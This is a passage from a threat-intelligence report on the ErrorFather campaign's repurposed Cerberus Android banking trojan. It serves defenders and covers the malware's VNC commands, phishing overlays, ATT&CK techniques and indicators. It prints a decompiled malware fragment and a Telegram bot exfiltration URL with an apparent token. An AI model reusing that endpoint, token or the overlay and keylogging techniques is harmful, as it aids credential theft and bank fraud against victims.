            if (jSONObject.optString(CkJgHsVepNoEkvguhVON.this.bkrsYxVJVbeCwhlatmpqE.rphnplRbGwOptgOiUzUKvaqgrWZCYSU, CkJgHsVepNoEkvguhVON.this.bkrsYxVJVbeCwhlatmpqE.lKAF
                CkJgHsVepNoEkvguhVON.this.cmBHQcsnIJHlEvVxIbPErwzFAPGU = eYtNcsutrSlm.ehyzdzpbcgbknzuaaxhvrjhv();
                CkJgHsVepNoEkvguhVON.this.cmBHQcsnIJHlEvVxIbPErwzFAPGU.kakfrfmnvmqnkibwjpqc(jSONObject);
            }
        } catch (JSONException e) {
            e.printStackTrace();
        }
```

Figure 15 – The VNC WebSocket connection is used to receive commands that trigger actions on the infected device

Overlay Attack

The overlay technique remains unchanged from the earlier Cerberus variant. The malware first sends the installed application package names list to identify potential targets. Once a target is identified, the server responds with the package names of the target applications. The malware then uses the “getFile” action to retrieve the HTML web injection page, as shown in the figure below.




Figure 16 – Malware sends installed application package names and receives target application




Figure 17 – Receives HTML injection file

When the victim interacts with the target application, the malware loads a fake phishing page over the legitimate app. This tricks the victim into entering their login credentials and credit card details on the fraudulent banking overlay page.




Figure 18 – HTML injection page for BBVA bank

The Cerberus malware used in the ErrorFather campaign can carry out financial fraud through VNC, keylogging, and overlay attacks.

Conclusion

The Cerberus Android Banking Trojan, first identified in 2019, became a prominent tool for financial fraud using VNC, keylogging, and overlay attacks. Following the leak of its source code, various threat actors repurposed the Cerberus code to develop new banking trojans, including Alien, ERMAC, and Phoenix. The ErrorFather campaign is another example of this pattern. While the TA behind ErrorFather has slightly modified the malware, it remains primarily based on the original Cerberus code, making it inappropriate to classify it as entirely new malware.

In the ErrorFather campaign, the malware uses a multi-stage dropper to deploy its payload and leverages techniques such as VNC, keylogging, and HTML injection for fraudulent purposes. Notably, the campaign utilizes a Telegram bot named "ErrorFather" to communicate with the malware. Despite being an older malware strain, the modified Cerberus used in this campaign has successfully evaded detection by antivirus engines, further highlighting the ongoing risks posed by retooled malware from previous leaks.

The ErrorFather campaign exemplifies how cybercriminals continue to repurpose and exploit leaked malware source code, underscoring the persistent threat of Cerberus-based attacks even years after the original malware's discovery.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Procedure
Initial Access (TA0027)	Phishing (T1660)	Malware distributing via phishing site
Execution (TA0041)	Native API (T1575)	Malware using native code to drop final payload
Defense Evasion (TA0030)	Masquerading: Match Legitimate Name or Location (T1655.001)	Malware pretending to be the Google Play Update and Chrome application
Defense Evasion (TA0030)	Application Discovery (T1418)	Collects installed application package name list to identify target
Defense Evasion (TA0030)	Indicator Removal on Host: Uninstall Malicious Application (T1630.001)	Malware can uninstall itself

Defense Evasion (TA0030)	Input Injection (T1516)	Malware can mimic user interaction, perform clicks and various gestures, and input data
Collection (TA0035)	Input Capture: Keylogging (T1417.001)	Malware can capture keystrokes
Discovery (TA0032)	Software Discovery (T1418)	Malware collects installed application package list
Discovery (TA0032)	System Information Discovery (T1426)	The malware collects basic device information.
Collection (TA0035)	Screen Capture (T1513)	Malware can record screen content
Collection (TA0035)	Audio Capture (T1429)	Malware captures Audio recordings
Collection (TA0035)	Call Control (T1616)	Malware can make calls
Collection (TA0035)	Protected User Data: Contact List (T1636.003)	Malware steals contacts
Collection (TA0035)	Protected User Data: SMS Messages (T1636.004)	Steals SMSs from the infected device
Command and Control (TA0037)	Dynamic Resolution: Domain Generation Algorithms (T1637.001)	Malware has implemented DGA
Command and Control (TA0037)	Encrypted Channel: Symmetric Cryptography (T1521.001)	Malware uses RC4 for encrypting C&C communication
Exfiltration (TA0036)	Exfiltration Over C2 Channel (T1646)	Sending exfiltrated data over C&C server

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
0c27ec44ad5333b4440fbe235428ee58f623a878baefe08f2dcdad62ad5ffce7 9373860987c13cff160251366d2c6eb5cbb3867e 0544cc3bcd124e6e3f5200416d073b77	SHA256 SHA1 MD5	Session-based dropper
880c9f65c5e2007bfed3a2179e64e36854266023a00e1a7066cbcf8ee6c93cbc cb6f9bcd4b491858583ee9f10b72c0582bf94ab1 d9763c68ebbfaeef4334cfefc54b322f	SHA256 SHA1 MD5	Second-stage dropper
6c045a521d4d19bd52165ea992e91d338473a70962bcfded9213e592cea27359 c7ebf2adfd6482e1eb2c3b05f79cdff5c733c47b f9d5b402acee67675f87d33d7d52b364	SHA256 SHA1	Final undetected

	MD5	Cerberus payload
hxxp://cmsspain[.homes hxxp://consulting-service-andro[.ru hxxp://cmscrocospain[.shop hxxp://cmsspain[.lol hxxp://cmsspain[.shop	URL	C&C server
hxxp://elstersecure-plus[.online hxxps://secure-plus[.online/ElsterSecure[.apk	URL	Distribution and phishing URL
hxxps://api[.telegram[.org/bot7779906180:AAE3uTyuoDX0YpV1DBJyz5zgwvvVg-up4xo/sendMessage?chat_id=5915822121&text=	URL	Telegram bot URL
4c7f90d103b54ba78b85f92d967ef4cdcc0102d3756e1400383e774d2f27bb2e 8f3e3a2a63110674ea63fb6abe4a1889fc516dd6851e8c47298c7987e67ff9b6 c570e075f9676e79a1c43e9879945f4fe0f54ef5c78a5289fe72ce3ef6232a14 a2c701fcea4ed167fdb3131d292124eb55389bc746fcef8ca2c8642ba925895c 8faa93be87bb327e760420b2faa33f0f972899a47c80dc2bc07b260c18dfcb14 ee87b4c50e5573cba366efaa01b8719902b8bed8277f1903e764f9b4334778d0 136d00629e8cd59a6be639b0eaef925fd8cd68cbcbdb71a3a407836c560b8579 6c045a521d4d19bd52165ea992e91d338473a70962bcfded9213e592cea27359 516282073b7d81c630d4c5955d396e1e47a2f476f03dea7308461fa62f465c11 5bd21d0007d34f67faeb71081309e25903f15f237c1f7b094634584ca9dd873e 880c9f65c5e2007bfed3a2179e64e36854266023a00e1a7066cbcf8ee6c93cbc 0c27ec44ad5333b4440fbe235428ee58f623a878baefe08f2dcdad62ad5ffce7 6b8911dfdf1961de9dd2c3f9b141a6c5b1029311c66e9ded9bca4d21635c0c49 befe69191247abf80c5a725e1f1024f7195fa85a7af759db2546941711f6e6ae 9d966baefa96213861756fde502569d7bba9c755d13e586e7aaca3d0949cbdc3	SHA256	Malicious First and second-stage files from the ErrorFather campaign

Source: https://cyble.com/blog/hidden-in-plain-sight-errorfathers-deadly-deployment-of-cerberus/